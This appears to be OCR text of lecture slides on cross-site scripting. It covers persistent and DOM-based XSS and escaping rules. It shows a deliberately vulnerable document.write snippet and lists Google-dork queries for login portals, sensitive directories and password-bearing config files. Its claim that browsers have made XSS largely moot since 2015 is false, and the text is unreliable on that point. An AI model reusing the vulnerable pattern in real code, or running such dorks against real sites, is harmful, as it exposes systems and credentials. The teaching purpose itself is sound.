
Persistent XSS – Step 1

Step 1




Persistent XSS – Step 2

Step 2



DOM based attack

- The **Document Object Model** (**DOM**) is a cross-platform and language-independent application programming interface that treats an HTML, XHTML, or XML **document** as a tree structure wherein each node is an **object** representing a part of the **document**.



pdf, docx, xlsx, flash, ⋯

DOM based attack

DOM Based XSS (or type-0 XSS) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner.

This is in contrast to other XSS attacks (stored or reflected), wherein the attack payload is placed in the response page (due to a server side flaw).

Example

…

```
var pos = document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
```

…

http://www.vulnerable.site/welcome.html?name=Joe

Good news for users, bad news for XSS hackers

- As of 2015, the web servers and web browsers adopted a mandatory parsing of the escape characters

Escaping output at server

Problem characters can include < > " ‘ \ &. These characters can be replaced with HTML character entities.

For example, < can be replaced with <.

5 Rules for escaping output

#1 - **HTML Escape** before inserting into element content

#2 - **Attribute Escape** before inserting into attributes

#3 - **JavaScript Escape** before inserting into JavaScript data values

#4 - **CSS Escape** before inserting into style property values

#5 - **URL Escape** before inserting into URL attributes

Similar strategy for DOM based XSS attacks:

Escaping text before updating DOM at client side

Good news for users, bad news for XSS hackers

- As of 2015, the web servers and web browsers adopted a mandatory parsing of the escape characters
- So, why we still study XSS attacks?

Good news for users, bad news for XSS hackers

- As of 2015, the web servers and web browsers adopted a mandatory parsing of the escape characters
- So, why we still study XSS attacks?
- Attacks never get worse, they always get better
- https://www.exploit-db.com/google-hacking-database/

Google Hacking Database (GHDB)

Search the Google Hacking Database or browse GHDB categories

Any Category | Search | Search

Date	Title	Category
2017-11-13	inurl:"communique_detail.php?id="	Pages Containing Login Portals
2017-11-09	inurl:/sym/root/ intitle:index.of	Sensitive Directories
2017-11-03	inurl:"xamppsecurity.php"	Pages Containing Login Portals
2017-11-03	inurl:https://owa	Pages Containing Login Portals
2017-11-03	inurl:"/testssi.ssi"	Advisories and Vulnerabilities
2017-10-31	inurl:phpmyadmin/themes intext:"pmahomme"	Web Server Detection
2017-10-31	inurl:readme.md intext:"Laravel"	Web Server Detection
2017-10-30	intitle:"Django site admin" inurl:admin -site:stackoverflow.com -site:github.com	Pages Containing Login Portals
2017-10-30	inurl:"gradle.properties" intext:"proxyPassword"	Files Containing Passwords
2017-10-30	intext:"Index of /database"	Sensitive Directories

Footholds (69)
Examples of queries that can help an attacker gain a foothold into a web server

Sensitive Directories (140)
Googles collection of web sites sharing sensitive directories. The files contained in here will vary from sensitive to über-secret!

Vulnerable Files (62)
HUNDREDS of vulnerable files that Google can find on websites.

Vulnerable Servers (91)
These searches reveal servers with specific vulnerabilities. These are found in a different way than the searches found in the "Vulnerable Files" section.

Error Messages (98)
Really verbose error messages that say WAY too much!

Network or Vulnerability Data (73)
These pages contain such things as firewall logs, honeypot logs, network information, IDS logs... All sorts of fun stuff!

Various Online Devices (356)
This category contains things like printers, video cameras, and all sorts of cool things found on the web with Google.

Web Server Detection (90)
These links demonstrate Googles awesome ability to profile web servers.

Files Containing Usernames (20)
These files contain usernames, but no passwords... Still, Google finding usernames on a web site.

Files Containing Passwords (230)
PASSWORDS!!! Google found PASSWORDS!

Sensitive Online Shopping Info (11)
Examples of queries that can reveal online shopping infomation like customer data, suppliers, orders, credit card numbers, credit card info, etc

Files Containing Juicy Info (450)
No usernames or passwords, but interesting stuff none the less.

NEW Pages Containing Login Portals (415)
These are login pages for various services. Consider them the front door of a websites more sensitive functions.

Advisories and Vulnerabilities (2013)
These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases are product or version-specific.

Good news for users, bad news for XSS hackers

- As of 2015, the web servers and web browsers adopted a mandatory parsing of the escape characters
- So, why we still study XSS attacks?
- In the framework of CTF competitions, sometimes a knowledge about XSS attacks (and cheat sheets) are needed